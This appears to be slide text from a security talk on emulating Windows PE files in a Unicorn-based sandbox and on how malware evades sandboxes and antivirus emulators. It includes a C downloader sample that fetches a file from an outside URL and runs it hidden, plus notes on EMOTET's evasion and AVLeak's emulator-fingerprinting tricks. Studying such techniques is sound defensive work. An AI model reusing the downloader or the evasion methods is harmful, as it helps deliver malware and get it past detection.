6  * gcc -static PoC.c -lurlmon -o PoC.exe
7  */
8 #include <windows.h>
9 #include <stdio.h>
10 #include <curlmon.h>
11
12 int main(void) {
13     char url[] = "http://exp.0it.net/?malware";
14     char path[MAX_PATH];
15
16     // download malware to temp path
17     GetTempPathA(MAX_PATH, path);
18     strcat(path, "update.scr");
19
20     // invoke it
21     URLDownloadToFile(NULL, url, path, 0, NULL);
22     WinExec(path, SW_HIDE);
23     return 0;
24 }
```



Demo

aaaddress1@chroot.org

Challenge 4 
➤ _TEB, PEB, LDR, ...

> Repair IAT

```
# repair import descriptor (import address table)
self.printLog("\t[+] Listing the imported symbols")
for entry in self.pe.DIRECTORY_ENTRY_IMPORT:
    curr_dll_dict = {}
    curr_dll_dict['apiDict'] = {}
    curr_dll_dict['dllName'] = entry.dll.decode()
    curr_dll_dict['dllBase'] = HOOK_BASE + len(self.win32_dict) * EACH_DLL_PAGE_SIZE
    curr_dll_dict['dllLimt'] = curr_dll_dict['dllBase'] + EACH_DLL_PAGE_SIZE - 1

    self.uc.mem_map(curr_dll_dict['dllBase'], EACH_DLL_PAGE_SIZE)
    self.uc.mem_write(curr_dll_dict['dllBase'], b'\xC3' * EACH_DLL_PAGE_SIZE) # ret
    self.printLog('\t%x - %s' % (curr_dll_dict['dllBase'], curr_dll_dict['dllName']))

    for imp in entry.imports:
        curr_api_name = imp.name.decode()
        curr_api_addr = curr_dll_dict['dllBase'] + len(curr_dll_dict['apiDict'])
        self.uc.mem_write(imp.address, struct.pack('<I', curr_api_addr))
        curr_dll_dict['apiDict'][curr_api_addr] = curr_api_name
        self.printLog("\t\t[%x] -> %s @ %x" % (imp.address, curr_api_name, curr_api_addr))
    self.win32_dict[curr_dll_dict['dllName']] = curr_dll_dict
```

> challenge 4

```
def repair_fake_teb(self):
    # fake tib/peb
    # refer https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
    # http://www.youngroe.com/2015/08/01/Debug/peb-analysis/
    TEB_BASE = 0
    PEB_BASE = TEB_BASE + 0x1000

    class teb_struct(Structure):
        _fields_ = [
            ("seh_frame", c_uint32),
            ("stack_base", c_uint32),
            ("stack_limit", c_uint32),
            ("sub_sys_tib", c_uint32),
            ("fiber_data", c_uint32),
            ("arbitrary_data", c_uint32),
            ("addr_of_teb", c_uint32),
            ("envment_pointer", c_uint32),
            ("process_id", c_uint32),
            ("curr_thread_id", c_uint32),
            ("act_rpc_handle", c_uint32),
            ("addr_of_tls", c_uint32),
            ("proc_env_block", c_uint32)
        ]
        # fs:00h <-- important
        # fs:04h high addr
        # fs:08h low addr
        # fs:0ch keep null
        # fs:10h keep null
        # fs:14h keep null
        # fs:18h <-- important
        # fs:1ch keep null
        # fs:20h process id
        # fs:24h current thread id
        # fs:28h keep null
        # fs:2ch don't care
        # fs:30h <-- important
        # ... too much item

    teb = teb_struct(
        -1,
        self.stack_base,
        self.stack_base - self.stack_size,
        0,
        0,
        0,
        TEB_BASE,
        0,
        0xdeadbeef,
        0xdeadbeef,
        0,
        0,
        PEB_BASE
    )
    teb_payload = bytes(teb)
    self.uc.mem_map(TEB_BASE, 1024 * 1024 * 4)
    self.uc.mem_write(TEB_BASE, teb_payload)
    self.uc.reg_write(UC_X86_REG_FS, TEB_BASE)
```

Recap

aaaddress1@chroot.org

> Bypass

New EMOTET Hijacks a Windows API, Evades Sandbox and Analysis

webcache.googleusercontent.com

November 15, 2017 08:43 AM



We discussed the re-emergence of banking malware EMOTET in September and how it has adopted a wider scope since it wasn't picky about the industries it attacks. We recently discovered that EMOTET has a new iteration (detected as TSPY_EMOTET.SMD10) with a few changes in its usual behavior and new routines that allow it to elude sandbox and malware analysis.

Based on our findings, EMOTET's dropper changed from using RunPE to exploiting CreateTimerQueueTimer. CreateTimerQueueTimer is a Windows application programming interface (API) that creates a queue for timers. These timers are lightweight objects that enable the selection of a callback function at a specified time. The original function of the API is to be part of the process chain by creating a timer routine, but here, the callback

> AV Leak

The RDTSC instruction can be used to count CPU cycles. The RDTSCP instruction, which serializes execution, stopping out-of-order-execution in order to produce more accurate timing causes Kaspersky and VBA to abort analysis.

How many CPU cycles does NOP take in Bitdefender?
9

How many CPU cycles does mov eax, 0xDEADBEEF take in Bitdefender?
9

A little more complex... CPUID?
9

Bitdefender: How about something really wierd: lock xorps xmm0, xmm1?
9

Now lets try that lock xorps xmm0, xmm1 in Kaspersky...
...it died!

VBA?
...it died!

AVG?
...surprise! It died too!

Press any key to continue...

14:03 / 27:58

AVLeak: Fingerprinting Antivirus Emulators for Advanced Malware Evasion

觀看次數：1,213

17 1 分享 ...

www.youtube.com/watch?v=a6y0wvFds78

> _Sandbox

- VM-like Sandbox
 - Slow, resource consuming
 - Easily to be identified
- Loader-like Sandbox
 - Not easy to implement whole system API
- Cuckoo-like Sandbox
 - Not isolated environment, vulnerable

Thanks!

aaaddress1@chroot.org



Github



Slide



Facebook



@aaaddress1

